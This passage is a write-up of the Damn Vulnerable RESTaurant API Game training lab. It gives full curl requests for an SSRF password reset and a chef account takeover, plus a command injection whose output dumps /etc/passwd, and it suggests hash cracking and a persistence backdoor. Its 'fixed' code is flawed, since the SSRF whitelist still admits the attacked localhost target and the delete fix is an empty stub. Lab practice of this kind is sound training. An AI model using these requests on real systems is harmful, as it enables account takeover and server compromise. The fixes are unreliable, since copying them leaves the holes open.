    -H $'Host: localhost:8080' -H $'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0' -H $'Accept: application/json' -H $'Accept-Language: en-CA,en-US;q=0.7,en;q=0.3' -H $'Accept-Encoding: gzip, deflate, br' -H $'Referer: http://localhost:8080/docs' -H $'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZHMiLCJleHAiOjE3MTM5ODk4NTV9.8zPrTXR8nquLfwATPF4IdCWvIMsK1GPfWkXo_UmViJE' -H $'Content-Type: application/json' -H $'Content-Length: 186' -H $'Origin: http://localhost:8080' -H $'DNT: 1' -H $'Connection: close' -H $'Sec-Fetch-Dest: empty' -H $'Sec-Fetch-Mode: cors' -H $'Sec-Fetch-Site: same-origin' -H $'Sec-GPC: 1' -H $'X-PwnFox-Color: orange' \
    --data-binary $'{\x0a  \"name\": \"pwn\",\x0a  \"price\": 10000000,\x0a  \"category\": \"ssrf\",\x0a  \"image_url\": \"http://localhost:8080/admin/reset-chef-password\",\x0a  \"description\": \"ssrf on /menu to /reset-chef-password\"\x0a}' \
    $'http://localhost:8080/menu'
```




`base64 -d` the string obtained from this request:

```
➜  thm echo "eyJwYXNzd29yZCI6Il4xK01tNz1EVnJBJnNiXTJBV3lKNEt0bE1uW0olZVpIIn0=" | base6
4 -d
{"password":"^1+Mm7=DVrA&sb]2AWyJ4KtlMn[J%eZH"}%
```


prove and verify `chef` role account takeover:

```
curl --path-as-is -i -s -k -X $'POST' \
    -H $'Host: localhost:8080' -H $'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.1
5; rv:124.0) Gecko/20100101 Firefox/124.0' -H $'Accept: application/json' -H $'Accept-Langu
age: en-CA,en-US;q=0.7,en;q=0.3' -H $'Accept-Encoding: gzip, deflate, br' -H $'Referer: htt
p://localhost:8080/docs' -H $'Content-Type: application/x-www-form-urlencoded' -H $'Content
-Length: 134' -H $'Origin: http://localhost:8080' -H $'DNT: 1' -H $'Connection: close' -H
$'Sec-Fetch-Dest: empty' -H $'Sec-Fetch-Mode: cors' -H $'Sec-Fetch-Site: same-origin' -H
$'Sec-GPC: 1' \
    --data-binary $'grant_type=password&username=chef&password=%5E1%2BMm7%3DDVrA%26sb%5D2AW
yJ4KtlMn%5BJ%25eZH&scope=&client_id=string&client_secret=string' \
    $'http://localhost:8080/token'
```



```
➜  jwt_tool git:(master) ✗ python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdW
IiOiJjaGVmIiwiZXhwIjoxNzEzOTkwNDY2fQ.gjqXWU-MkLs0cbDkzHpbn7QUkASFlhH4ienoBCaMuaY
====================
Decoded Token Values:
====================

Token header values:
```


```
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] sub = "chef"
[+] exp = 1713990466    ==> TIMESTAMP = 2024-04-24 16:27:46 (UTC)

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```



Testing: 🔧 and explanation:

1. **Identify the SSRF Vulnerability**: You've already identified the vulnerable endpoint (`/menu/`) and the restricted endpoint (`/admin/reset-chef-password`).
2. **Craft a Request from the Attacker's Perspective**: You'll need to craft a request to the `/menu/` endpoint that attempts to access the restricted `/admin/reset-chef-password` endpoint. You can manipulate the request to include the URL of the restricted endpoint as a parameter or within the body of the request.
3. **Send the Request**: Use a tool like cURL, Postman, or even a simple browser, to send the crafted request to the `/menu/` endpoint.
4. **Analyze the Response**: Check the response you get back from the server. If you receive a response that indicates successful access to the `/admin/reset-chef-password` endpoint, then the SSRF vulnerability is confirmed.
5. **Verify Access Logs**: If possible, check the access logs on the server to confirm if the request to `/admin/reset-chef-password` was made and from which IP address.

Fixed code: 🔧



```python
def _image_url_to_base64(image_url: str):
    try:
        # Validate URL to prevent SSRF
        if not image_url.startswith(("http://", "https://")):
            raise ValueError("Invalid URL")

        # Limit the domains that can be accessed
        allowed_domains = ["localhost:8080"]  # Add your domain(s) here
        if not any(domain in image_url for domain in allowed_domains):
            raise ValueError("Access to this domain is not allowed")

        response = requests.get(image_url)
        response.raise_for_status()  # Raise exception if request fails

        # Check content type to ensure it's an image
        content_type = response.headers.get("content-type", "")
        if not content_type.startswith("image"):
            raise ValueError("Invalid content type")

        return base64.b64encode(response.content).decode()
    except Exception as e:
        # Log or handle the error appropriately
        raise HTTPException(status_code=400, detail=str(e))


def create_menu_item(db, menu_item: schemas.MenuItemCreate):
```

Fix Changes Made: ☝️

1. **URL Validation**: Added a check to ensure that the URL starts with `http://` or `https://`. This helps prevent SSRF attacks by limiting the URLs that can be accessed.
2. **Domain Whitelisting**: Restricted access to only certain domains. Modify the `allowed_domains` list to include the domains from which you expect to fetch images.

3. **Content Type Check**: Ensured that the downloaded content is actually an image by checking its content type. This prevents arbitrary file downloads.
4. **Error Handling**: Implemented proper error handling to catch any exceptions that may occur during the URL fetching and base64 encoding process. This prevents potential crashes and provides meaningful error messages.

To additionally fix limitations of arbitrary file uploads, you can add the additional logic:

`/Users/adam/git/Damn-Vulnerable-RESTaurant-API-Game/app/apis/menu/utils.py`

```
import base64
import requests
from apis.menu import schemas
from db.models import MenuItem
from fastapi import HTTPException

def _image_url_to_base64(image_url: str):
    try:
        # Validate URL to prevent SSRF
        if not image_url.startswith(("http://", "https://")):
            raise ValueError("Invalid URL")

        # Limit the domains that can be accessed
        allowed_domains = ["localhost:8080"]  # Add your domain(s) here
        if not any(domain in image_url for domain in allowed_domains):
            raise ValueError("Access to this domain is not allowed")

        response = requests.get(image_url)
        response.raise_for_status()  # Raise exception if request fails

        # Check content type to ensure it's an image
        content_type = response.headers.get("content-type", "")
        if not content_type.startswith("image"):
            raise ValueError("Invalid content type")

        # Check if image is in JPEG format
        if not content_type.lower().endswith("jpeg"):
            raise ValueError("Image is not in JPEG format")

        return base64.b64encode(response.content).decode()
    except Exception as e:
        # Log or handle the error appropriately
        raise HTTPException(status_code=400, detail=str(e))

def create_menu_item(db, menu_item: schemas.MenuItemCreate):
    menu_item_dict = menu_item.dict()
    image_url = menu_item_dict.pop("image_url", None)
    db_item = MenuItem(**menu_item_dict)

    if image_url:
        db_item.image_base64 = _image_url_to_base64(image_url)

    db.add(db_item)
    db.commit()
```

```
    db.refresh(db_item)

    return db_item
```

Initially, without updating the `service.py` with the below, the unit tests will fail:


```
venv/lib/python3.8/site-packages/anyio/_backends/_asyncio.py:877: in run_sync_in_worker_thr
ead
    return await future
.venv/lib/python3.8/site-packages/anyio/_backends/_asyncio.py:807: in run
    result = context.run(func, *args)
apis/menu/service.py:51: in delete_menu_item
    delete_menu_item(db, item_id)  # Call the function directly
apis/menu/service.py:51: in delete_menu_item
    delete_menu_item(db, item_id)  # Call the function directly
apis/menu/service.py:51: in delete_menu_item
    delete_menu_item(db, item_id)  # Call the function directly
apis/menu/service.py:51: in delete_menu_item
    delete_menu_item(db, item_id)  # Call the function directly
apis/menu/service.py:51: in delete_menu_item
    delete_menu_item(db, item_id)  # Call the function directly
E   RecursionError: maximum recursion depth exceeded
!!! Recursion detected (same locals & position)
=========================== short test summary info ============================
FAILED tests/modules/menu/test_menu_service.py::test_delete_menu_item_by_employee_or_chef_r
eturns_204
```

Ensure that the `perform_delete_menu_item` function contains the logic for deleting the menu item from the database, and update the function call in the `delete_menu_item` function accordingly. This should resolve the recursion error.

`Damn-Vulnerable-RESTaurant-API-Game/app/apis/menu/service.py`

```
from typing import List

from apis.auth.utils import RolesBasedAuthChecker, get_current_user
from apis.menu import schemas, utils
from db.models import MenuItem, User, UserRole
from db.session import get_db
from fastapi import APIRouter, Depends, status
from sqlalchemy.orm import Session
from typing_extensions import Annotated

router = APIRouter()


@router.get("/menu", response_model=List[schemas.MenuItem])
def get_menu(db: Session = Depends(get_db)):
    return db.query(MenuItem).all()


@router.put(
    "/menu", response_model=schemas.MenuItem, status_code=status.HTTP_201_CREATED
)
```

```python
def create_menu_item(
    menu_item: schemas.MenuItemCreate,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    auth=Depends(RolesBasedAuthChecker([UserRole.EMPLOYEE, UserRole.CHEF])),
):
    db_item = utils.create_menu_item(db, menu_item)
    return db_item


@router.put("/menu/{item_id}", response_model=schemas.MenuItem)
def update_menu_item(
    item_id: int,
    menu_item: schemas.MenuItemCreate,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    auth=Depends(RolesBasedAuthChecker([UserRole.EMPLOYEE, UserRole.CHEF])),
):
    db_item = utils.update_menu_item(db, item_id, menu_item)
    return db_item


@router.delete("/menu/{item_id}", status_code=status.HTTP_204_NO_CONTENT)
def delete_menu_item(
    item_id: int,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    auth=Depends(RolesBasedAuthChecker([UserRole.EMPLOYEE, UserRole.CHEF])),
):
    perform_delete_menu_item(db, item_id)  # Call the renamed function
    return {"ok": True}


def perform_delete_menu_item(db: Session, item_id: int):
    # Implement the actual delete logic here
    pass
```




▼ 6️⃣ Lesson Five 👷 - "`Remote Code Execution`"

```
Level 5 - Remote Code Execution..

Note:
    Previously, I was able to perform SSRF attack to reset
    the Chef's password and receive a new password in the response.

    I logged in as a Chef and I found that out that he is using
    "/admin/stats/disk" endpoint to check the disk usage of the server.
    The endpoint used "parameters" query parameter that was utilised
    to pass more arguments to the "df" command that was executed on the
    server.

    By manipulating "parameters", I was able to inject a shell command
    executed on the server!

    After accessing the server instance, I noticed that
    my employer didn't tell me the whole truth who is the owner of this
    restaurant's API. I performed some OSINT and found out who is
    she... She's the owner of some restaurant but not this one!
    I should have validated the identity of this woman. I won't take
    any job like this in future!

    I need to fix my mistakes and I left you all of the notes
    to help you with vulnerabilities.

Possible fix:
    Probably, it could be fixed by validating the "parameters" query
    parameter against allowed "df" arguments.
    Furthermore, parameters should be passed as a list of arguments to
    the "df" command, not concatenated as shell command.

    It could be implemented in "get_disk_usage" function in "apis/admin/utils.py".

Test file confirming the vulnerability:
    app/tests/vulns/level_5_remote_code_execution.py
```


identify the broken endpoint in `GET /admin/stats/disk` with a random glob, using the prior account takeover `bearer`:


```
curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: localhost:8080' -H $'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.1
5; rv:124.0) Gecko/20100101 Firefox/124.0' -H $'Accept: application/json' -H $'Accept-Langu
age: en-CA,en-US;q=0.7,en;q=0.3' -H $'Accept-Encoding: gzip, deflate, br' -H $'Referer: htt
p://localhost:8080/docs' -H $'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiJjaGVmIiwiZXhwIjoxNzEzOTkxNjAwfQ.lbdEIq8nTnnoTJVRMWB43c5yKyqigBGC66QkkL39FIc' -H
$'DNT: 1' -H $'Connection: close' -H $'Sec-Fetch-Dest: empty' -H $'Sec-Fetch-Mode: cors' -H
$'Sec-Fetch-Site: same-origin' -H $'Sec-GPC: 1' \
    $'http://localhost:8080/admin/stats/disk?parameters=disk'
```




send that baby to the intruder and find your payloads, e.g:

- https://github.com/payloadbox/command-injection-payload-list









let it rip 💀

i tend to filter by `Response Receieved`, just to find juicy stuff first




```
HTTP/1.1 200 OK
date: Wed, 24 Apr 2024 20:20:39 GMT
server: uvicorn
content-length: 1269
content-type: application/json

{"output":"Filesystem      Size  Used Avail Use% Mounted on\noverlay          58G   27G   31G  46% /\ntmpfs            64M     0   64M   0% /dev\nshm               64M     0   64M   0% /dev/shm\n:/Users/adam    461G  365G   96G  80% /app\n/dev/root        58G   27G   31G  46% /app/.venv\nroot:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologin\napp:x:1000:1000::/home/app:/bin/sh"}
```




from here, to laterally move i could:

- use `john` or `hashcat` to reverse the hash of system accounts
- create an account, networking operations and create a nice little backdoor for persistence

Fixed code: 🔧

> 💭 Avoid using the `shell=True` parameter in the `subprocess.run()` function. Instead, split the command and its parameters into a list.

`/Damn-Vulnerable-RESTaurant-API-Game/app/apis/admin/utils.py`




```python
import subprocess


def get_disk_usage(parameters: str):
    command = ["df", "-h"]  # Start with the base command
    if parameters:  # If additional parameters are provided, add them to the command list
        command.extend(parameters.split())

    try:
        result = subprocess.run(
            command, stdout=subprocess.PIPE, stderr=subprocess.PIPE
        )
        if result.returncode != 0:  # Check if the command execution was successful
            raise Exception("An error occurred: " + result.stderr.decode())

        usage = result.stdout.strip().decode()
    except Exception as e:
```

```
            raise Exception("An unexpected error was observed: " + str(e))

        return usage
```

🎉

```
Congratulations! You fixed the "Remote Code Execution" vulnerability!

Click any key to continue...



            Congratulations! Great Work!

            You were able to fix all of the vulnerabilities exploited
            during the attack!

            However, we are aware about other vulnerabilities in the system.
            Also, there is one more vulnerability that allows to execute
            commands on the server as a root user but you need to find it
            on your own :)


            If you enjoyed this challenge, please contact the repository owner
            and leave the feedback. You can find the contact at devsec-blog.com.

            And remember... these vulnerabilities were implemented and provided
            to you for learning purposes, don't use this knowledge to attack
            services that you don't own or you don't have permissions
            to do that.
            With great power comes great responsibility.
```

Fixed 🐋 Docker Container:

i've briefly covered the lessons, fixes and PoC's. for training and transparency, i decided to package my local repo clone and `dockerize` a "fixed" application:

TODO

```
➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ git remote add fork https://github.com/Gang
➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ git remote -v
fork    https://github.com/GangGreenTemperTatum/Damn-Vulnerable-RESTaurant-API-Game (fetch)
fork    https://github.com/GangGreenTemperTatum/Damn-Vulnerable-RESTaurant-API-Game (push)
origin  https://github.com/theowni/Damn-Vulnerable-RESTaurant-API-Game.git (fetch)
origin  https://github.com/theowni/Damn-Vulnerable-RESTaurant-API-Game.git (push)

➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) docker build -t ganggreentempertatum/damn-vul
...
```

to pull my fixed image:

https://hub.docker.com/r/ganggreentempertatum/damn-vulnerable-restaurant-api-game

```
docker pull ganggreentempertatum/damn-vulnerable-restaurant-api-game
```